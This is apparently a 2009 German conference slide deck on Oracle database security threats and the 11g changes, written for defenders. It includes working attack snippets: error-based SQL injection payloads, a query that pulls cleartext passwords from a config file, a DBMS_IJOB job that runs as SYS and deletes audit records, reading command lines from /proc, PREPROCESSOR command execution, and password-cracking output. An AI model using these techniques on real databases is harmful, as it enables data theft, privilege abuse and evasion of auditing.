Oracle Security Technology Day: Oracle Security - Trends und Ausblick für 2009

Alexander Kornbrust - Red-Database-Security GmbH

Oracle Security Technology Days - Frankfurt / Berlin

Inhalt

- Neue Arten der Bedrohung
- Wo könnten die höchsten Risiken liegen
- Was ändert sich mit Oracle 11g
- Neue Gefahren durch weiterentwickelte Tools

Neue Arten der Bedrohung

- Wirtschaftskrise erhöht die Anzahl der Vorfälle
- Geschicktes Vorgehen der Angreifer
- Kommerzielle Interessen im Vordergrund
- Wissen um Oracle Sicherheitslücken wird ausserhalb der Oracle-Welt größer
- Ausnutzen der Lücken erfordert mehr anfangs Know-How (bis es publiziert wurde)

Neue Arten der Bedrohung

06.02.2009 12:05 heise Security « Vorige | Nächste »

Kriminelle stehlen 9 Millionen Dollar in weltweitem Coup

vorlesen / MP3-Download

Mit geklonten Debit-Karten haben US-Berichten zufolge Kriminelle innerhalb weniger Stunden neun Millionen US-Dollar von Konten abgehoben. Die zum Erstellen der Karten erforderlichen Daten stammten offenbar aus einem Ende 2008 bekannt gewordenen Angriff auf den Finanzdienstleister RBS World Pay, der für Unternehmen die Auszahlung von Lohngeldern vornimmt. Dabei hatten die Eindringlinge laut RBS die Daten von 100 Karten ausspioniert.


Nach Angaben des FBI führten die Kriminellen den Coup sehr koordiniert durch. So hätten sie das Geld am 8. November 2008 von 130 Geldautomaten in 49 Städten weltweit, darunter Atlanta, Chicago, New York, Montreal, Moskau und Hongkong im 30-Minuten-Takt abgehoben. Das besondere an dem Coup: Normalerweise ist die Summe der Auszahlungen am Automaten pro Tag begrenzt. Vermutlich hatten die Hacker bei dem Einbruch in das Netz von RBS aber nicht nur die Daten gestohlen, sondern auch die Limits manipuliert. Damit konnten die Täter dann über höhere Summen verfügen.

- Oracle Forensik muss weitere Fortschritte machen
- Nach jedem Angriff sollte das System genauestens untersucht werden

Neue Arten der Bedrohung

- Es ist in Oracle mittels SQL Injection in Webanwendungen möglich, ALLE Daten ALLER Tabellen einer Datenbank mit Hilfe eines einzelnen SQL Befehls auszulesen. (Mehr dazu im Sommer 2009)
- SQL Injection Angriffe werden komplexer bzw. geschickter

Fehlermeldungen mit Datenbankinhalt




```
select
xmltransform(sys_xmlagg(sys_xmlgen
(username)), xmltype ('<?xml
version="1.0"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/
XSL/Transform">
<xsl:template match="/"><xsl:for-
each select="/ROWSET/
USERNAME"><xsl:value-of
select="text()"/>;
</xsl:for-each></xsl:template></
xsl:stylesheet>')).getstringval()
listagg from all_users;
```

```
select sys.stragg (distinct table_name||chr(32)||num_rows||chr(32)) from user_tables
```

Fehlermeldungen mit Datenbankinhalt

- es muss nicht immer utl_inaddr sein....

```
or 1=ordsys.ord_dicom.getmappingxpath((select banner from v$version where
rownum=1),user,user)--

ORA-53044: invalid tag: Oracle Enterprise Edition 11.1.0.6--
```

```
or 1= SYS.DBMS_AW_XML.READAWMETADATA(user, null)--


Data is SCOTT of length 27
ORA-29532: Java call terminated by uncaught Java exception: oracle.AWXML.AWException:
oracle.AWXML.AWException: An error has occurred on the server
Error class: Express Failure
Server error descriptions:
ENG: ORA-34344: Analytic workspace SCOTT is not attached.
, Generic at xsOLAPIEvaluateSPLExpression
```

Lesen von Dateien ohne PL/SQL Packages

Anzeige des Klartextpasswortes

```
create or replace directory GETPWDIR
as 'C:\APP\ROOT\PRODUCT\11.1.0\DB_1\OWB\J2EE\CONFIG';

select
 extractvalue(value(c), '/connection-factory/@user')||'/'||extractvalue(value(c), '/
connection-factory/@password')||'@'||substr(extractvalue(value(c), '/connection-
factory/@url'),instr(extractvalue(value(c), '/connection-factory/@url'),'//')+2)
conn
FROM table(
     XMLSequence(
         extract(
             xmltype(
                  bfilename('GETPWDIR', 'data-sources.xml'),
                 nls_charset_id('WE8ISO8859P1')
             ),
             '/data-sources/connection-pool/connection-factory'
         )
     )
 ) c
/
```

Umgehen von Oracle Auditing

- Oracle Auditing ist immer noch sehr einfach zu umgehen.
- Fehlerkorrekturen (z.B. Januar 2009) lösen das Problem nicht wirklich...
- Oftmals neue Wege Auditing zu umgehen (z.B. via VPD oder explain plan)

```
Oracle secalert:
[...]
The fundamental problem is that the DBMS_JOB package was designed to be the
public interface and the DBMS_IJOB package was only meant to be internal.
However, database import needs to create jobs as different users, so the
DBMS_IJOB package was opened up to allow this. In hindsight, this was a
mistake and it is now difficult to fix completely without backwards
compatibility issues with database import functionality.
[...]
```

Umgehen von Oracle Auditing

```
begin
sys.dbms_ijob.submit(
   JOB =>  666,    LUSER =>  'SYS',  PUSER =>  'SYS',  CUSER =>  'SYS',
   NEXT_DATE => sysdate,  INTERVAL =>  null, BROKEN =>   false,

WHAT => 'begin
 execute immediate ''create tablespace buh2 datafile ''''/u00/oradata/EDCSITDE/
buh2.dbf'''' size 2M'';
 sys.dbms_ijob.remove(666);
 delete from sys.aud$ where obj$name=''DBMS_IJOB'';
 commit;
end;',
   NLSENV =>    'NLS_LANGUAGE=''AMERICAN'' NLS_TERRITORY=''AMERICA''
NLS_CURRENCY=''$'' NLS_ISO_CURRENCY=''AMERICA'' NLS_NUMERIC_CHARACTERS=''.,''
NLS_DATE_FORMAT=''DD-MON-RR'' NLS_DATE_LANGUAGE=''AMERICAN'' NLS_SORT=''BINARY'',
   ENV =>    hextoraw('0102000200000000'));
end;
/
```

Externe Tabellen & /dev bzw. /proc

```
create or replace directory procdir as '/proc/4774';


CREATE TABLE cmdline( "NAME" VARCHAR2(4000))
ORGANIZATION EXTERNAL(
  TYPE oracle_loader  DEFAULT DIRECTORY load_dir
  ACCESS PARAMETERS  (
    RECORDS DELIMITED BY NEWLINE
    NOBADFILE NOLOGFILE
    load_dir: 'procdir'
  LOCATION ('cmdline'))
REJECT LIMIT UNLIMITED;


SQL> select * from cmdline;

    sqlplus system/ser!233424$pw
```

Größte Risiken

- Interne Angreifer haben es oft auf die gesamte DB abgesehen (full export)
- Interne Angreifer verwenden Prozess/Workflow-Know-How
- Externe Angreifer dringen normalerweise über Webanwendungen in die Datenbank ein (Bsp. Kaspersky USA) und stehlen oft die gesamte Datenbank
- Externe Angreifer verwenden immer bessere Tools

Was ändert sich mit Oracle 11g (Pro)

- Oracle hat einiges zur standardmäßigen Absicherung getan
- Einige bestehende Funktionalitäten (utl_*) standardmäßig ausgeschaltet
- Oracle Auditing standardmässig eingeschaltet
- Neuer Passwort Algorithmus

Was ändert sich mit Oracle 11g (Contra)

- Neue Features = Neue Lücken
- Für neue Features existieren keine neuen Privilegien, d.h. auf neuen Versionen darf ein Benutzer mehr als auf alten Datenbanken.
- Komplexere Software ist schwieriger zu managen.
- Verfahren / Dokumente müssen angepasst werden.

Evolution oracle.exe

```
8.0.5:      ~16k  functions and ~600  global variables.
8.1.5:      ~18k  functions and ~4k   global variables.
8.1.7.4:    ~22k  functions and ~4.5k global variables.
9.0.1.1.1:  ~31k  functions and ~6k   global variables.
9.2.0.4:    ~45k  functions and ~8k   global variables.
10.1.0.5:   ~60k  functions and ~11k  global variables.
10.2.0.3:   ~72k  functions and ~11k  gloval variables.
11.1.0.6.0: ~113k functions and ~17k  global variables.
```

Source: http://blogs.conus.info/node?page=1

Evolution PL/SQL

```
9i  Rel. 2 : 10505        / Java- Classes: 10249
10g Rel. 1 : 15480        / Java- Classes: 15706
10g Rel. 2 : 17261        / Java-Classes:  16417
11g Rel. 1 : 25709        / Java-Classes:  22103
XE         : 12907        / Java-Classes:  0
```

dbms_sql

- Randomization der Cursor Nummer (nicht mehr (einfach) zu erraten)
- Kann nicht mehr zur Privilegien-Eskalation mit SQL Injection verwendet werden
- Eine der wichtigsten Sicherheitsmaßnahmen gegen SQL Injection in PL/SQL Packages

Network ACL

- Netzwerk Funktionalität per Default für "nicht-DBAs" ausgeschaltet (Gut!)
- Verwendung der ACLs erfordert XML, d.h. mehr Software zu installieren
- "Cubicle Problem": Andere Möglichkeiten des Netzwerkzugriffes wurden von Oracle vergessen (z.B. Oracle Text)

Passwort Algorithmus

- 11g Algorithmus einfacher zu knacken (z.B. 2* schneller als die alte Variante), da einfacher zu optimieren.
- standardmässig werden alte (DES) und neue (SHA1) Passworte mit abgespeichert.
- View zeigt Benutzer mit Standardpassworten an (=Hilfe für den Angreifer)

Neue Möglichkeiten mit Tabellen I

```
 create or replace directory exec_dir as 'C:\WINDOWS\system32';
 create or replace directory load_dir as 'C:\TOOLS';
create or replace directory log_dir  as 'C:\TOOLS';

CREATE TABLE ADDRESS( "NAME" VARCHAR2(60))
ORGANIZATION EXTERNAL(
  TYPE oracle_loader  DEFAULT DIRECTORY load_dir
  ACCESS PARAMETERS  (
     RECORDS DELIMITED BY NEWLINE
     PREPROCESSOR exec_dir:'gunzip' OPTIONS ' -d'
     BADFILE log_dir: 'address.bad'
     LOGFILE load_dir: 'address.log'
     FIELDS TERMINATED BY '|'
     MISSING FIELD VALUES ARE NULL  (
        "NAME"      )  )
  LOCATION ('address.txt.gz'))
REJECT LIMIT UNLIMITED;

select count(*) from ADDRESS;
```

Neue Möglichkeiten mit Tabellen II

```
 create or replace directory exec_dir as 'C:\WINDOWS\system32';
 create or replace directory load_dir as 'C:\TOOLS';
create or replace directory log_dir  as 'C:\TOOLS';

CREATE TABLE ADDRESS( "NAME" VARCHAR2(60))
ORGANIZATION EXTERNAL(
  TYPE oracle_loader  DEFAULT DIRECTORY load_dir
  ACCESS PARAMETERS  (
     RECORDS DELIMITED BY NEWLINE
     PREPROCESSOR exec_dir:'tskill.exe' OPTIONS ' oracle'
     BADFILE log_dir: 'address.bad'
     LOGFILE load_dir: 'address.log'
     FIELDS TERMINATED BY '|'
     MISSING FIELD VALUES ARE NULL  (
        "NAME"      )  )
  LOCATION ('address.txt.gz'))
REJECT LIMIT UNLIMITED;

select count(*) from ADDRESS;
```

Weiterentwickelte Tools

- PL/SQL Unwrapper
- Passwort Cracker (SAP, dictionary based Rainbow Tables, Hardware, CUDA)
- SQL Injection Tools (SQLMap, Matrixay, ...)
- Metasploit erhält stark erweiterte Oracle-Support

PL/SQL Unwrapper

- PL/SQL Unwrapper existieren seit längerer Zeit
- Waren aber nur sehr schwer erhältlich, da die Rechtsabteilung von Oracle nicht verärgert werden sollte
- Seit einigen Wochen existiert ein einfaches Verfahren, Oracle 10g/11g gewrappten Code zu unwrappen.

PL/SQL Unwrapper

- Oracle 10g/11g Wrapping Algorithmus wurde veröffentlicht
- Base64 / Einfache Textersetzung
- Aus Sicherheitsgründen sollte nun eher die alte 9i Wrapping Methode verwendet werden, da hier ein separater Unwrapper benötigt wird. Dieser ist schwerer zu bekommen.
- 9i zeigt Literale (z.B. Schlüssel) jedoch im Klartext an

Details: http://technology.amis.nl/blog/4753/unwrapping-10g-wrapped-plsql

```
      WHERE owner = p_owner
        AND name = p_name
        AND type = p_type
    ORDER BY line)
LOOP
    IF l_cnt < 3
    THEN
        l_cnt := l_cnt + 1;
        IF INSTR(UPPER(l_text.text), 'WRAPPED') > 0
        THEN
            l_wrapped := TRUE;
        END IF;
    END IF;
    l_wrapped_src := l_wrapped_src || l_text.text;
END LOOP;
IF NOT l_wrapped
THEN
    dbms_output.put_line('Not wrapped');
END IF;
l_base64_dcd := SUBSTR(utl_encode.base64_decode(
    utl_raw.cast_to_raw(RTRIM(SUBSTR(l_wrapped_src, INSTR(l_wrapped_src, CHR
l_zipped := utl_raw.translate(l_base64_dcd,
  '000102030405060708090A0B0C0D0E0F' ||
  '101112131415161718191A1B1C1D1E1F' ||
  '202122232425262728292A2B2C2D2E2F' ||
  '303132333435363738393A3B3C3D3E3F' ||
  '404142434445464748494A4B4C4D4E4F' ||
  '505152535455565758595A5B5C5D5E5F' ||
  '606162636465666768696A6B6C6D6E6F' ||
  '707172737475767778797A7B7C7D7E7F' ||
  '808182838485868788898A8B8C8D8E8F' ||
  '909192939495969798999A9B9C9D9E9F' ||
  'A0A1A2A3A4A5A6A7A8A9AAABACADAEAF' ||
  'B0B1B2B3B4B5B6B7B8B9BABBBCBDBEBF' ||
  'C0C1C2C3C4C5C6C7C8C9CACBCCCDCECF' ||
  'D0D1D2D3D4D5D6D7D8D9DADBDCDDDEDF' ||
  'E0E1E2E3E4E5E6E7E8E9EAEBECEDEEEF' ||
  'F0F1F2F3F4F5F6F7F8F9FAFBFCFDFEFF',
```

Passwort Cracker

- SAP
- dictionary based Rainbow Tables
- Hardware
- CUDA

Passwort Checker - SAP


- Red-Database-Security hat einen SAP Passwort Checker geschrieben
- wird demnächst veröffentlicht
- standalone (checkpwdsap)
- integriert in Repscan

```
c:\NEW>sapcrack g ghashes.txt defaultpw
Sapcrack 0.9 [Win] - (c) 2009 by Red-Database-Security GmbH
http://www.red-database-security.com

Cracking F:$646A0AD270DF651065669A45D171EDD62DFE39A1 ... no valid password found.
Cracking JOHNNY:$7D79B478E70CAAE63C41E0824EAB644B9070D10A ... no valid password found.
Cracking VAN:$D15597367F24090F0A501962788E9F19B3604E73 ... no valid password found.
Cracking ROOT:$1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239 ... no valid password found.
```

```
c:\NEW>sapcrack b VAN:$487A2A40A7BA2258 HAUSER
Sapcrack 0.9 [Win] - (c) 2009 by Red-Database-Security GmbH
http://www.red-database-security.com

Cracking VAN:$487A2A40A7BA2258 ... found password HAUSER !
```

Passwort Cracker - dictRT

- neue Methode zum Testen komplizierter Passworte
- Passworte für einen bestimmten Benutzernamen (z.B. SYSTEM) werden vorberechnet (dauert ca. 48 h).
- Die Überprüfung von 2^34 Passworten erfolgt mit 250 Mill pw/sec.



Passwort Cracker - dictRT

- erweiterte
- integriert in Repscan

```
alexander-kornbrusts-macbook-air:ophcrack10 alex$ ./ophcrack_oracle -s -u SYS `./
oracle_hash -u SYS PPOLAND082008`
Oracle hash      : password
95250fbd6d5666d4   PPOLAND082008
[tables:0-3, 6% passwords:1/1  seconds/pw:1.99]

Statistics:
 hash-redux calculations: 233355
 endpoint searched 923
 fseek operations 5295
 matches found 33
 false alarms 32
 hash-redux operations per false alarms 3831
 time elapsed  1.99s

alexander-kornbrusts-macbook-air:ophcrack10 alex$
```

Passwort Cracker - Hardware

- Es existieren bereits eine Lösung zum Knacken von Oracle 10g Passworten in Hardware (FPGA)
- Inzwischen ist diese Lösung relativ günstig (< 1000 USD) ist aber für den "Gelegenheitshacker" uninteressant

Passwort Cracker - Grafikkarten

- Mehr darf von den neuen Grafikkarten von NVidia / ATI erwartet werden.
- Passwort-Knacken wird bis um den Faktor 50 schneller
- Support von CUDA wird 2009 Standard für Passwort Checking Programme

Processor	GFlops
Pentium 4, 3GHz	14
Core2Quad	44
Xbox 360	9
Playstation 3	2,000
Nvidia GTX280	933
ATI Radeon 4870	1,200
ATI Radeon 4870X2	2,400
IBM Roadrunner	1,000,000

SQL Injection Tools

- PL/SQL Fuzzer
- SQLMap
- Matrixay
- Pangolin
- viele weitere wurden kürzlich veröffentlicht bzw. sind in der Planung ...

SQL Injection Tools - PL/SQL Fuzzer

- PL/SQL Fuzzer von Sentrigo (Slavik Marchovich)
- Überprüfen von PL/SQL Code auf SQL Injection Lücken
- nur eingeschränkt für die Suche nach SQL Injection empfehlenswert, da nur SQL Injection Lücken am Anfang des Codes gefunden werden
- Sinnvoll wenn der PL/SQL Code (z.B. Oracle) nicht vorhanden ist oder externe Bibliotheken verwendet werden.
- Besser ist eine Sourcecode-Analyse (z.B. Fortify oder Repscan)

SQL Injection Tools - Repscan

PLSQL code contains dynamic SQL (execute immediate) with concatenation in db1

OWNER	NAME	AUTHID	SQLTEXT
APP1	PK_AUDMEDIA	DEFINER	execute immediate 'select (sum(q.audience) + ((decode(:1, ''PT'', 13, 4*24)*(' || lTotDay || ')) - count(*))*m.aud_min) / (decode(:2, ''PT'', 13, 4*24)* ' || lTotDay || ')
APP1	PK_BRD	DEFINER	execute immediate 'insert into BRDTMP (ID) select ' || gHint || ' distinct a.ID from ' || gQuery;
APP1	PK_BRD_QUALCHECK	DEFINER	execute immediate 'INSERT INTO BRDTMPOVL (ID) values (' || (lBrdId) || ')';
APP1	PK_BRD_QUALCHECK	DEFINER	execute immediate 'INSERT INTO BRDTMPOVL (ID) values (' || (lBrdIdPrev) || ')';
APP1	PK_IDESESSION	DEFINER	PK_LOGA.setStep(gPkName,lProcName,gLogLevel,'BEFORE ' || 'execute immediate drop directory ' || lDirName);
APP1	PK_IDESESSION	DEFINER	PK_LOGA.setStep(gPkName,lProcName,gLogLevel,'BEFORE ' || 'execute immediate' || 'create or replace directory ' || lDirName || ' as ' || lIqcPath);
APP1	PK_IDESESSION	DEFINER	-- execute immediate 'create or replace directory DIR_IDE_IQC_' || pSessionId || ' as ''' || lIqcPath || ''' ';
APP1	PK_IDESESSION	DEFINER	-- execute immediate 'create or replace directory DIR_IDE_IQC_' || pSessionId || ' as ''' || lIqcPath || ''' ';
APP1	PK_IDESESSION	DEFINER	execute immediate 'create or replace directory ' || lDirName || ' as ''' || lIqcPath || ''' ';
APP1	PK_IDESESSION	DEFINER	execute immediate 'drop directory ' || lDirName;
APP1	PK_IDESTAN	DEFINER	execute immediate 'truncate table ' || lDumpTable;
APP1	PK_IDESTAN	DEFINER	execute immediate 'truncate table ' || lStandTable;
APP1	PK_ISAN	DEFINER	execute immediate 'create directory DIR_ISAN_PATH as ''' || lIsanPath || ''' ';

SQL Injection Tools - Repscan


PLSQL code contains dynamic SQL (alter user ... identified by) which is changing passwords in db1

OWNER	NAME	AUTHID	SQLTEXT
SYS	OIDPASS	DEFINER	sqlCommand := 'ALTER USER ods IDENTIFIED BY "' || newPwd || '"';
SYS	PK_SECINTRA	DEFINER	DBMS_UTILITY.exec_ddl_statement('alter user ' || lName || ' identified by "' || pPassword ||'"');
SYS	PK_SECINTRA	DEFINER	DBMS_UTILITY.exec_ddl_statement('alter user ' || pUsername || ' identified by "' || pPassword ||'"');
APP1_WEB	FRM_WRKDCLMAIN	DEFINER	"_where" := "_where" ||'PDCL_DATE '|| "_value" ||' and ';
APP1_WEB	FRM_WRKDCLMAIN	DEFINER	"_where" := "_where" ||'PDURAT '|| "_value" ||' and ';
APP1_WEB	FRM_WRKDCLMAIN	DEFINER	"_where" := "_where" ||'PD_ID '|| "_value" ||' and ';
APP1_WEB	FRM_WRKDCLMAIN	DEFINER	"_where" := "_where" ||'PEPIS_NO '|| "_value" ||' and ';
APP1_WEB	FRM_WRKDCLMAIN	DEFINER	"_where" := "_where" ||'PEPI_SEA '|| "_value" ||' and ';
APP1_WEB	FRM_WRKDCLMAIN	DEFINER	"_where" := "_where" ||'PLVE '|| "_value" ||' and ';
